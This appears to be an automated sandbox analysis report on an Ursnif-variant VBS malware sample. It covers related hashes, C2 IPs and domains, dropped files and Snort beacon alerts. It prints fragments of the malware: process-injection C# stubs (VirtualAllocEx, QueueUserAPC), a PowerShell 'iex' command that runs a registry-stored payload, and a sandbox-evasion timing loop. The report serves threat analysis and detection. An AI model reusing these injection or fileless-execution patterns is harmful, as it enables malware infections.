HCA Information:	<ul style="list-style-type: none"> Successful, ratio: 100% Number of executed functions: 0 Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none"> Adjust boot time Enable AMSI Found application associated with file extension: .vbs Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:13:06	API Interceptor	1x Sleep call for process: wscript.exe modified
11:13:44	API Interceptor	3x Sleep call for process: rundll32.exe modified
11:13:58	API Interceptor	41x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.251.90.253	345678.vbs	Get hash	malicious	Browse	
	start[526268].vbs	Get hash	malicious	Browse	
	URS8.VBS	Get hash	malicious	Browse	
	documentation_446618.vbs	Get hash	malicious	Browse	
	start_information[754877].vbs	Get hash	malicious	Browse	
	start[873316].vbs	Get hash	malicious	Browse	
	documentation[979729].vbs	Get hash	malicious	Browse	
	run_documentation[820479].vbs	Get hash	malicious	Browse	
	run[476167].vbs	Get hash	malicious	Browse	
	run_presentation[645872].vbs	Get hash	malicious	Browse	
	documentation[979729].vbs	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	345678.vbs	Get hash	malicious	Browse	• 208.67.222.222
	start[526268].vbs	Get hash	malicious	Browse	• 208.67.222.222
	documentation_446618.vbs	Get hash	malicious	Browse	• 208.67.222.222
	start[873316].vbs	Get hash	malicious	Browse	• 208.67.222.222
	6b15j1oIXel.vbs	Get hash	malicious	Browse	• 208.67.222.222
	nostalgia.dll	Get hash	malicious	Browse	• 208.67.222.222
	Lbh0K9szYgv5.vbs	Get hash	malicious	Browse	• 208.67.222.222
	ursi.vbs	Get hash	malicious	Browse	• 208.67.222.222
	OcEyzBswGm.exe	Get hash	malicious	Browse	• 208.67.222.222
	u0So5MG5rkxx.vbs	Get hash	malicious	Browse	• 208.67.222.222
	P1fkvZ5Gh6PO.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Ry1j2eCohwtN.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Invoice778465.xlsb	Get hash	malicious	Browse	• 208.67.222.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9uHDrMnFYKhh.vbs	Get hash	malicious	Browse	• 208.67.222.222
	ursnif.vbs	Get hash	malicious	Browse	• 208.67.222.222
	8ph6zaHVzRpV.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Cetu9U5nJ7Fc.vbs	Get hash	malicious	Browse	• 208.67.222.222
	vntfeq.dll	Get hash	malicious	Browse	• 208.67.222.222
	231231232.dll	Get hash	malicious	Browse	• 208.67.222.222
	gbgr.dll	Get hash	malicious	Browse	• 208.67.222.222
art.microsoftsofymicrosoftsoft.at	345678.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start[526268].vbs	Get hash	malicious	Browse	• 185.251.90.253
	documentation_446618.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start[873316].vbs	Get hash	malicious	Browse	• 185.251.90.253
	6bl5jJ1oIXel.vbs	Get hash	malicious	Browse	• 194.226.13 9.129
	nostalgia.dll	Get hash	malicious	Browse	• 194.226.13 9.129
	Lbh0K9szYgv5.vbs	Get hash	malicious	Browse	• 194.226.13 9.129
	ursi.vbs	Get hash	malicious	Browse	• 193.187.17 3.154
	u0So5MG5rxxx.vbs	Get hash	malicious	Browse	• 193.187.17 3.154
	P1fkvZ5Gh6PO.vbs	Get hash	malicious	Browse	• 193.187.17 3.154
	Ry1j2eCohwtN.vbs	Get hash	malicious	Browse	• 185.180.23 1.210
	Invoice778465.xlsb	Get hash	malicious	Browse	• 185.180.23 1.210
	9uHDrMnFYKhh.vbs	Get hash	malicious	Browse	• 185.180.23 1.210
	ursnif.vbs	Get hash	malicious	Browse	• 185.180.23 1.210
	8ph6zaHVzRpV.vbs	Get hash	malicious	Browse	• 185.180.23 1.210
	Cetu9U5nJ7Fc.vbs	Get hash	malicious	Browse	• 185.180.23 1.210
	vntfeq.dll	Get hash	malicious	Browse	• 95.181.163.74
	231231232.dll	Get hash	malicious	Browse	• 95.181.163.74
	gbgr.dll	Get hash	malicious	Browse	• 95.181.163.74
	B9C23PuJnfNI.vbs	Get hash	malicious	Browse	• 95.181.163.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SPRINTHOSTRU	345678.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start[526268].vbs	Get hash	malicious	Browse	• 185.251.90.253
	ZaRfpqeOYY.apk	Get hash	malicious	Browse	• 141.8.192.169
	URS8.VBS	Get hash	malicious	Browse	• 185.251.90.253
	h4AjR43abb.exe	Get hash	malicious	Browse	• 185.251.88.208
	documentation_446618.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start_information[754877].vbs	Get hash	malicious	Browse	• 185.251.90.253
	dAmDdz0YVv.exe	Get hash	malicious	Browse	• 185.251.88.208
	start[873316].vbs	Get hash	malicious	Browse	• 185.251.90.253
	documentation[979729].vbs	Get hash	malicious	Browse	• 185.251.90.253
	run_documentation[820479].vbs	Get hash	malicious	Browse	• 185.251.90.253
	run[476167].vbs	Get hash	malicious	Browse	• 185.251.90.253
	run_presentation[645872].vbs	Get hash	malicious	Browse	• 185.251.90.253
	yXf9mhpKV.exe	Get hash	malicious	Browse	• 185.251.88.208
	mgdL2TD6Dg.exe	Get hash	malicious	Browse	• 185.251.88.208
	documentation[979729].vbs	Get hash	malicious	Browse	• 185.251.90.253
	Pi2KyLAg44.exe	Get hash	malicious	Browse	• 185.251.88.208
	oCIF50dZRG.exe	Get hash	malicious	Browse	• 185.251.88.208
	2K5KXrsoLH.exe	Get hash	malicious	Browse	• 185.251.88.208
	1fbm3cYMWWh.exe	Get hash	malicious	Browse	• 185.251.88.208

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\fum.cpp	345678.vbs	Get hash	malicious	Browse	
	start[526268].vbs	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFC361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimoInstall-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script...Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eltem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\RESB252.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2192
Entropy (8bit):	2.7196818081262806
Encrypted:	false
SSDEEP:	24:eat7aHXIRfhKdNfl+ycuZhN2akSOPNnq9SpKEFm9c:bU4R5Kd91ul2a3Sq9I
MD5:	132689FC7B44DFFB6FB5FF5FEF6D26BA
SHA1:	9D68B487474E17811412DF9DC7309D3215C5C532
SHA-256:	3E70C463797F8520F7A6983985BBF267C1A8548E76D62EA3AA141E8A46DD1C3D
SHA-512:	5AB00554FA9AAD6D99920BC001FDF502B53ED981D6301DC3E556C3455A3E05ADAB858CD522ACA4F668E56532073B05569E9DD363AFA3A5332449EA5E559B97D
Malicious:	false
Preview:W.....c:\Users\user\AppData\Local\Temp\kuljogh2\CSCFD41DB177D83417DAD6FB740EC17B379.TMP.....3.@...A.B_.....7.....C:\Users\user\AppData\Local\Temp\RESB252.tmp.-<.....'...Microsoft (R) CVTRES.[=-.cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp\RESC397.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2192
Entropy (8bit):	2.713384442892568
Encrypted:	false
SSDEEP:	24:ea9aVnvgaHLhKdNfl+ycuZhNdYNakS8YCPNnq9SpDEFm9c:b9w1Kd91ulCNa3Loq9x
MD5:	D377A1E40B0BEE977688A3EE50D603F7
SHA1:	45F0E30AC08124218D07AF06F6120BBB49A55062
SHA-256:	EE727E84C2CE25F3232AD9B4CEE952177C605C845FF50D871FE1B9AFEE2A0BB0
SHA-512:	2D34E5926266A6FBB03827F53A90A4AB29675FD95D416F7E54801DB334C493212609B9D9DA139301B1292A2EB5AA6CB21FE639D3A0F0CEE4B19031ADC8E9AFA
Malicious:	false

C:\Users\user\AppData\Local\Temp\RESC397.tmp

Preview:W....c:\Users\user\AppData\Local\Temp\cshxvr3e\CSC395E5146EDFE427593BFE3FCA45BE18C.TMP.....!-.....H..V.....7.....C:\Users\user\AppData\Local\Temp\RESC397.tmp.-<.....'.Microsoft (R) CVTRES.[=-.cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....
----------	--

C:\Users\user\AppData\Local\Temp\PSScriptPolicyTest_hlng44lx.iid.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\PSScriptPolicyTest_nre1bpnm.vkr.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url

Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VCIAWPUyxAbABGQEZapfgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	{[000214A0-0000-0000-C000-00000000046]}..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\cshxvr3e\CSC395E5146EDFE427593BFE3FCA45BE18C.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1047407027966525
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZaiN5grynYNak7Ynqq8YCPN5Dlq5J:+RI+ycuZhNdYNakS8YCPNnqX
MD5:	88218E212D96EB16133ABFF948BD8E56
SHA1:	24863DA33DE10BD5DAB5E70A13A60F4F221071B5

C:\Users\user\AppData\Local\Temp\cshxvr3e\csc395E5146EDFE427593BFE3FCA45BE18C.TMP	
SHA-256:	6A0071564BA9EBE5AC747CF5B844D23A32BEE6E9170F77D5A5D2AD8E9733AFBD
SHA-512:	627015D627D592A75D41B98A64DB58D4CF8B7B0CD05E41B07FEA419E78BCB3C34881C4A7329571C7FEB45AB2662C4C2975496BF9AF663E10CF0CEBCE99A314D
Malicious:	false
Preview:L...<.....0.....L4...V.S...V.E.R.S.I.O.N...I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....\$....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0..0..0..<.....I.n.t.e.r.n.a.l.N.a.m.e...c.s.h.x.v.r.3.e..d.l.l.....(..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ..D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...c.s.h.x.v.r.3.e..d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8.....A.s.s.e.m.b.l.y..V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\cshxvr3e\cshxvr3e.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDs81zuJzLHMRSra+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLdfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BF2D1AFEE0331F13E7
Malicious:	true
Preview:	.using System;.using System.Runtime.InteropServices;.namespace W32.{ public class tjuivx. { [DllImport("kernel32")]public static extern IntPtr GetCurrentProc ess(); [DllImport("kernel32")]public static extern void SleepEx(uint yijswysfmu,uint rpdwbh); [DllImport("kernel32")]public static extern IntPtr VirtualAllocEx(IntPtr h khhmwsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);... }.

C:\Users\user\AppData\Local\Temp\cshxvr3e\cshxvr3e.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.235232918611443
Encrypted:	false
SSDEEP:	6:pAu+H2LvkujDdqxLTKbDdqB/6K2N723f11b0zxs7+AEszIN723f117BH:p37Lvkmb6K2aN1b0WZETaN1t
MD5:	28CA1C15ED722DFD4F2D1F6901EE48B1
SHA1:	AD976031236D1882E6DF10A5C2B33106194577B4
SHA-256:	5C22B14A5EFCEC499A87EFE40ED4B19C5C66169A4B0AEFB6ABD8F06DC0F39F44
SHA-512:	E67F6A45C7E6E894EC16AD288A5E9733F61FAA736271A0687EDB8E3E03C2A75BF615329F72A95DCECC7004FCABABF95C5816D4263A9F3F9DF545F2BA6622EE E
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0.3.0.0.0__31bf3856ad364e35\System tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\cshxvr3e\cshxvr3e.dll" /debug /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\cshxvr3e\cshxvr3e.0.cs"

C:\Users\user\AppData\Local\Temp\cshxvr3e\cshxvr3e.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6359451339255986
Encrypted:	false
SSDEEP:	24:etGShMOWEey8MTz7X8daP0eWQJdDWSwtJ0DtkZfGhBU7Xl+ycuZhNdYNakS8Y8C:6X7KMTcd6q+WPVJGh41ulCNa3LOq
MD5:	16D4568C21BD229F968BD5DBF24C59D5
SHA1:	90A6890993F0145A6343E2D84D58B23550B9BDB7
SHA-256:	365F757DF260768D372CA42A74534FE66BAF97B882CB5A6A7ED952D0052FBE65
SHA-512:	5D7869BFA0DB6110F1C1CBF45F7EDDF3730516F7FE1BF85D58BDB75817FF7A8626D36069563533BC1D65D0C153044B7F0466C93B5C2CC8A37151CA2784F2E
Malicious:	false
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......PE..L..q.;a.....!.....\$. ..@..... ..@.....#..O...@.....`.....#.....H.....text...\$.....\rsrc.....@.....@...@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....I..P..#~.....L..#Strings.....#US.....#GUID...T...#Blob.....C.....%3.....2..+.....9.....K.....S...P...b.....h...s...z.....b!...b..!..b.&..b.....+....4.A....9.....K.....S....".....<Module>.cshxvr3e.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\cshxvr3e\cshxvr3e.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

C:\Users\user\AppData\Local\Temp\cshxvr3elcshxvr3e.out

Table with file metadata for cshxvr3e.out: File Type (ASCII text), Category (modified), Size (412 bytes), Entropy (4.871364761010112), Encrypted (false), SSDEEP, MD5, SHA1, SHA-256, SHA-512, Malicious (false), Preview (Microsoft Visual C# Compiler version 4.7.3056.0...).

C:\Users\user\AppData\Local\Temp\fum.cpp

Table with file metadata for fum.cpp: Process (C:\Windows\System32\wscript.exe), File Type (PE32 executable), Category (dropped), Size (387072 bytes), Entropy (6.617827225958404), Encrypted (false), SSDEEP, MD5, SHA1, SHA-256, SHA-512, Malicious (true), Joe Sandbox View (Filename: 345678.vbs, Detection: malicious), Preview (MZ.....@.....!..L!This program cannot be run in DOS mode...).

C:\Users\user\AppData\Local\Temp\kuljoghzh\CSCFD41DB177D83417DAD6FB740EC17B379.TMP

Table with file metadata for CSCFD41DB177D83417DAD6FB740EC17B379.TMP: Process (C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe), File Type (MSVC .res), Category (dropped), Size (652 bytes), Entropy (3.109557763825611), Encrypted (false), SSDEEP, MD5, SHA1, SHA-256, SHA-512, Malicious (false), Preview (.....L...<.....0.....L4...V.S._.V.E.R.S.I.O.N_..I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....\$....T.r.a.n.s.l.a.t.i.o.n.....).

C:\Users\user\AppData\Local\Temp\kuljoghzh\kuljoghzh.0.cs

Table with file metadata for kuljoghzh.0.cs: Process (C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe), File Type (UTF-8 Unicode (with BOM) text), Category (dropped), Size (398 bytes), Entropy (4.993655904789625), Encrypted (false), SSDEEP, MD5.

C:\Users\user\AppData\Local\Temp\kuljoghz\kuljoghz.0.cs	
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB7006DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;.namespace W32.{ public class stkml. { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr xwiefclj,IntPtr fqsexnr,IntPtr ormij);[DllImport("kernel32")]public static extern IntPtr GetCurrentThreadId();[DllImport("kernel32")]public static extern IntPtr OpenThread(uint llcs,uint flwnybjk,IntPtr coa);... }..}

C:\Users\user\AppData\Local\Temp\kuljoghz\kuljoghz.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.268143064243297
Encrypted:	false
SSDEEP:	6:pAu+H2LvkujDdqLTKbDdqB/6K2N723ft+zs7+AESzIN723fb1:p37Lvkmb6K2aj4WZETaj1
MD5:	58DD1E110A0447FD5B53B32E7B0E0941
SHA1:	7784888063E2D10C540145541505EEF5865522FF
SHA-256:	B8A3B4FA1CC289A7C5B0E11A4CDC6F638F3D8ACD6E1EC83E94902E235FE3C586
SHA-512:	F7530053FE9E994B8C8FC4982F62F103B86142AF640A9082F0592F5818ECDE2CFC18D9B99F229462516D93D74FCC234F919C3AE133AE148A4DF5AFDF369C7633
Malicious:	true
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0_31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\kuljoghz\kuljoghz.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\kuljoghz\kuljoghz.0.cs"

C:\Users\user\AppData\Local\Temp\kuljoghz\kuljoghz.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.598059506191642
Encrypted:	false
SSDEEP:	24:etGSN/u2Dg85xl0k3Jgpw4MatkZfwYaUI+ycuZhN2akSOPNq;6gWb5xF1YJww1ul2a3Sq
MD5:	FEB9538DC35D245E399D2602C6FD4231
SHA1:	BB5149C40448B2D113E21D8DB128E1765A748879
SHA-256:	A08CC6DB2B1AC20DA80551DF8ED86DE2FC3FCC70879026C440C6CC4A36DC80DD
SHA-512:	F1CA4A089DA2725D81A290C6B5ADC20DDC989B2949176EE8E8BAF9C8520C698048BDCB7247791C3F50A972A6DF0E2F5B7698C7C3E0D20EA3DB4894480EA496
Malicious:	false
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.PE..L..m.;a.....!.....#.....@.....@.....#..O...@......H.....text......rsrc.....@.....@..@.rel oc.....@..B.....(*BSJB.....v4.0.30319.....l..H..#~.....4..#Strings.....#US.....#GUID.....T..#Blob.....G.....%3.....1.*.....8.....E.....X....P.....c.....i.....r.....z.....c.....!..c.%...c.....*.....3..+.....8.....E.....X.....!.....<Module>.kuljoghz.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\kuljoghz\kuljoghz.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMk4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBjTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20210910\PowerShell_transcript.581804.5QGhQCWh.20210910111356.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\Documents\20210910\PowerShell_transcript.581804.5QGhQCWh.20210910111356.txt

File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	982
Entropy (8bit):	5.453422120442401
Encrypted:	false
SSDEEP:	24:BxSAZ7vBVlix2DOXUWOLCHGIYBtBCWGHjeTKKjX4Clym1ZJXjOLCHGIYBtBW:BZBvTlioORFeVGqDYB1Z7FeW
MD5:	FB52BB7C612E78BF8B6558564CBFF5E5
SHA1:	90DDFA606B428DBD189180474B604518B98B3D8E
SHA-256:	82BF12211F6E58C06D626AA5D76094B16A49C2F4F2AB98B71736DAF8AAB8E8D6
SHA-512:	817BFE525BC506BCA542FA21E434C47EDBA90BC0CEEAA82D25D64DEA6FEDEBC8EC67F1303B39EC3A4014EA4158D2CCBE021C058C566A37E6477AA090ABC69F1C8
Malicious:	false
Preview:	<pre>*****.Windows PowerShell transcript start..Start time: 20210910111357..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 581804 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 5104..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..*****.*****.Command start time: 20210910111357..*****.*****.PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..</pre>

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	4.8528890366453785
TrID:	
File name:	sample.vbs
File size:	1397160
MD5:	1dd89d4f6390f3dc46486ae6ee57bbf1
SHA1:	1be7d12e55659bdd87c34eb24d7d4adf0b68a2c5
SHA256:	801e42662653db4f680b49833f5ee0a48124aa814dd417be1f948f4a8a68b07
SHA512:	f79ad12ed3380a1eccf763792ce3d4f280fc77ebfe4604c4335f3d85b196141adaf813aa1a6bf522bd85f6ecef003df3eabdfee859aa70f2477e6b3d25efe83
SSDEEP:	12288:SfCepvwq9BTH3FEN9cy59WSpU9IAR4IYtE9E5rf99bk:ipvp9BT1U9cyjUAvmEZbk
File Content Preview:	<pre>IHGsfedgfsd = Timer()..For hjdHJGASDF = 1 to 7..WScript.Sleep 1000:..Next..frjekgJHKasd = Timer()..if frjekgJHKasd - IHGsfedgfsd < 5 Then..Do: KJHSGDflkjdsd = 4: Loop..End if ..const VSE = 208..const Aeq = 94..pg oTH = Array(UGM,DP,wy,2,yt,2,2,2,vy,2,2,</pre>

File Icon



Icon Hash: e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/10/21-11:13:44.229778	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49818	80	192.168.2.6	185.251.90.253
09/10/21-11:13:44.229778	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49818	80	192.168.2.6	185.251.90.253
09/10/21-11:13:45.468758	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49819	80	192.168.2.6	185.251.90.253

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/10/21-11:13:45.468758	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49819	80	192.168.2.6	185.251.90.253
09/10/21-11:13:46.525416	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49820	80	192.168.2.6	185.251.90.253
09/10/21-11:13:46.525416	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49820	80	192.168.2.6	185.251.90.253
